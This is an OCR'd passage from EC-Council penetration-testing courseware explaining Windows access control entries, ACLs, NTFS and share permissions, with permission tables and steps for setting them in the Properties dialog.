


Figure A.181: Screenshot showing Windows Folder Options

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File System Security: Setting Access Controls and Permission

Access controls can provide the authority to users, groups and computers to access files and folders in the computer. When a user or an application requests for an access to the operating system resources, they need to submit their credentials to the operating system. The credentials are access tokens created every time a user or an application tries to log in. The operating system verifies whether the access token created as the permission to access the objects before permitting the user or the application to access the objects. Here, the OS compares the details contained in the access tokens with the Access Control Entries (ACE) for verification. The ACE's can block or permit the services depending on the type of the object. For example, the ACE's available for a Printer Are Print, Manage Printing and Manage Documents. The ACL's contain a combination of the ACE's of an object.

- **Access Control Principles:**
  - Least amount of access of objects to users or user groups, thereby allowing them to perform only needed functions.
  - The owner of an object is the one who created that object.
  - Proper permissions are set up for files and folders while installing the operating system. Upgrade the level of permissions from least privilege to the desired level during installation itself.
  - The files and other documents included in a folder can inherit the permitted privileges assigned to that folder.
  - Appropriate tools can help in managing the permissions of any folders.
  - Event viewer helps in viewing the security logs associated with any object.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Access Control Entry (ACE):**

  An ACL can have zero or more ACE's wherein each ACE has the access to an object. It allow/deny access to file or directories for user or group of users. Overall, there are six types of ACE's out of which securable objects support three (Generic types) and the other three are directory service objects (Object specified types).

- **The three generic types of ACE's are:**
  - **Access denied ACE**: Used in the discretionary access control list to prevent access to any user.
  - **Access allowed ACE**: Used in the discretionary access control list to allow access to any user.
  - **System Audit ACE**: Used in the system-access control list to create an audit log for each attempt by a user while accessing the objects.

The object-specific types and generic types differ only in the design of the inheritance level.

- **Access Control Lists:**

  An access control list is a collection of ACEs for accessing specific files or directories that provides a detailed description of the access rights of the users towards accessing objects. Every object has an access control list that contains the details of the user rights and privileges for accessing that object. Each OS system has specific ACL's. The ACL's has one or more ACE's that contains the details of the users.

- **Permissions**:

  Access control on specific file or folder is achieved by enforcing certain permissions on it. Each container or object has a security descriptor attached to itself. This security descriptor contains a detailed description regarding the user access rights. The security descriptor is created along with the container or object. An ACE represents the permission to users or user groups and the whole list or set of permissions is contained in an access control list (ACL). There are two types of permissions:
  - **Explicit permission**: Permissions that set by default upon creation.
  - **Inherited permission**: These are permissions achieved from the parent object to the child object.

For example, any files and folders in a folder can inherit the permissions applicable to that particular parent folder. Here, the parent folder has explicit permission, whereas the files and folders have inherited permissions.

- There are two sets of permission entries for accessing a folder on a file server:
  - **Share Permission on a folder**: Used for files and folders shared across the network or many user accounts. The permissions can be either denied or allowed depending on the users or user accounts. The most commonly used shared permissions are: Full control, Change and Read.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **NTFS permission on a folder**: Controls the permissions over network and local computers. The most commonly used NTFS permissions are: Full control, Modify, read and execute, Read, Write.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

File System Security: Setting Access Controls and Permission to Files and Folders

Applying NTFS permissions

- Typical file permissions allowed on NTFS file system are:
  - Full Control
  - Modify
  - Read & Execute
  - Read
  - Write
- Each of these permissions includes a **logical group** of special permissions

Special permissions associated with each of **NTFS file permissions**:

Special Permissions	Full Control	Modify	Read and Execute	Read	Write
Traverse Folder/ Execute File	✓	✓	✓		
List Folder/ Read Data	✓	✓	✓	✓	
Read Attributes	✓	✓	✓	✓	
Read Extended Attributes	✓	✓	✓	✓	
Create Files/Write Data	✓	✓			✓
Create Folders/ Append Data	✓	✓			✓
Write Attributes	✓	✓			✓
Write Extended Attributes	✓	✓			✓
Delete Subfolders and Files	✓				
Delete	✓	✓			
Read Permission	✓	✓	✓	✓	✓
Change Permission	✓				
Take Ownership	✓				
Synchronise	✓	✓	✓	✓	✓

Source: *https://technet.microsoft.com*

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

File System Security: Setting Access Controls and Permission to Files and Folders (Cont'd)

- Typical folder permissions allowed on NTFS file system are
  - Full Control
  - Modify
  - Read & Execute
  - List Folder Contents
  - Read
  - Write
- Each of these permissions include a **logical group** of special permissions

Special permissions associated with each of NTFS folder permissions

Special Permissions	Full Control	Modify	Read and Execute	List Folder Contents	Read	Write
Traverse Folder/ Execute File	✓	✓	✓	✓		
List Folder/ Read Data	✓	✓	✓	✓	✓	
Read Attributes	✓	✓	✓	✓	✓	
Read Extended Attributes	✓	✓	✓	✓	✓	
Create Files/Write Data	✓	✓				✓
Create Folders/ Append Data	✓	✓				✓
Write Attributes	✓	✓				✓
Write Extended Attributes	✓	✓				✓
Delete Subfolders and Files	✓					
Delete	✓	✓				
Read Permission	✓	✓	✓	✓	✓	✓
Change Permission	✓					
Take Ownership	✓					
Synchronise	✓	✓	✓	✓	✓	✓


Source: *https://technet.microsoft.com*

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

File System Security: Setting Access Controls and Permission to Files and Folders (Cont'd)

- To set, view, edit, or remove **special permissions**:
  - Go to specific file or folder on which you want to set special permission
  - Right-click the file or folder, click **Properties**, and then click the **Security** tab
  - Click **Advanced**
  - Click **Add** to set special permissions for a new group or user in Permission Entry Window




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

File System Security: Setting Access Controls and Permission to Files and Folders (Cont'd)

Applying Share Permissions

- Share permissions are applied when you need to provide access to a **shared folder** over the network
- With Share permission, you can **restrict access** to share folders
  1. Go to the specific file or folder on which you want to set Share Permissions
  2. Right-click the folder and click Share with option
  3. Select specific user or group to whom you want to assign share permission such as Read, Read/Write



Note: Use NTFS Permission in addition to shared permissions to provide more restriction to shared folders

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

File System Security: Setting Access Controls and Permission to Files and Folders

Applying NTFS permissions to Files and Folders

Setting access controls to files and folders can specify which users and user groups can have the access permissions. NTFS files and folder permissions allow users to access files stored on the

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

local computer and also access files stored in a shared folder over the network. NTFS also allow sharing permissions on shared folders in accordance with file and folder permissions.

- **NTFS permissions for file:**
  - **Full Control**: Specifies whether a user has all permissions to files. Users having full control have a complete access right to any file even if he/she is denied permission.
  - **Modify**: This allows the user to read, write, execute and traverse.
  - **Read and Execute:** Allows the users to go through each directory, read all files.
  - **Read**: This allows the users to list folders, read files, read attributes and read permissions.
  - **Write**: Allows users to create files, write data, create folders and set attributes.

Each of these permissions includes a logical group of special permissions. The following table shows special permissions associated with each of NTFS file permissions:

Special Permissions	Full Control	Modify	Read and Execute	Read	Write
Traverse Folder/ Execute File	✓	✓	✓		
List Folder/ Read Data	✓	✓	✓	✓	
Read Attributes	✓	✓	✓	✓	
Read Extended Attributes	✓	✓	✓	✓	
Create Files/Write Data	✓	✓			✓
Create Folders/ Append Data	✓	✓			✓
Write Attributes	✓	✓			✓
Write Extended Attributes	✓	✓			✓
Delete Subfolders and Files	✓				
Delete	✓	✓			
Read Permission	✓	✓	✓	✓	✓
Change Permission	✓				
Take Ownership	✓				
Synchronise	✓	✓	✓	✓	✓

Table A.19: NTFS Permission for a File

- **NTFS permissions for the folder:**
  - **Full Control**: Specifies whether the user has complete access to folders.
  - **Modify**: This allows the user to read, write, execute and traverse.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Read & Execute**: This allows the users to list folders, read files, read attributes and read permissions.
- **List Folder Contents**: Specifies if the user can access the folders and sub folders included.
- **Read**: This allows the users to list folders, read files, read attributes and read permissions.
- **Write**: Allows users to create files, write data, create folders and set attributes.

Each of these permissions include a logical group of special permissions. The following table shows special permissions associated with each of NTFS folder permissions:

Special Permissions	Full Control	Modify	Read and Execute	List Folder Contents	Read	Write
Traverse Folder/ Execute File	✓	✓	✓	✓		
List Folder/ Read Data	✓	✓	✓	✓	✓	
Read Attributes	✓	✓	✓	✓	✓	
Read Extended Attributes	✓	✓	✓	✓	✓	
Create Files/Write Data	✓	✓				✓
Create Folders/ Append Data	✓	✓				✓
Write Attributes	✓	✓				✓
Write Extended Attributes	✓	✓				✓
Delete Subfolders and Files	✓					
Delete	✓	✓				
Read Permission	✓	✓	✓	✓	✓	✓
Change Permission	✓					
Take Ownership	✓					
Synchronise	✓	✓	✓	✓	✓	✓

Table A.20: NTFS Permission for a Folder

List Folder contents permissions can be set only when these are inherited by folders and not files whereas, the read and execute can appear for files and folders. It is possible to back up and restore data on NTFS files. However, with FAT files, it is not possible to set permissions to individual files and folders.

To set, view, change, or remove special permissions for files and folders, go to a specific file or folder on which you want to set special permission.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. Go to specific file or folder on which you want to set special permission.
2. Right-click the file or folder, click **Properties**, and then click the **Security** tab.
3. Click **Advanced**.
4. Click **Add** to set special permissions for a new group or user in **Permission Entry** Window.




Figure A.182: Screenshot showing Folder Properties

Applying Share Permissions to Folders

The Shared folders can be accessed over the network. Only users with access permission to any particular folder have the rights to access folders over the network. The shared folders can contain personal information, application, etc. Hence, configuring shared permission depends on the type of data contained in a particular folder.

The principals involved in a shared folder are as follows:

- Shared folder permissions are applicable only to folders and not individual files.
- Shared folders do not ask for access permission to users accessing the folder from the system where the folder is stored. The access permission is asked for those users who access the folder over the internet.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

With Share permission, you can restrict access to share folders

1. Go to the specific file or folder on which you want to set Share Permissions
2. Right-click the folder, and click Share with option
3. Select specific user or group to whom you want to assign share permission such as Read, Read/Write

Note: Use NTFS Permission in addition to shared permissions to provide more restriction to shared folders.


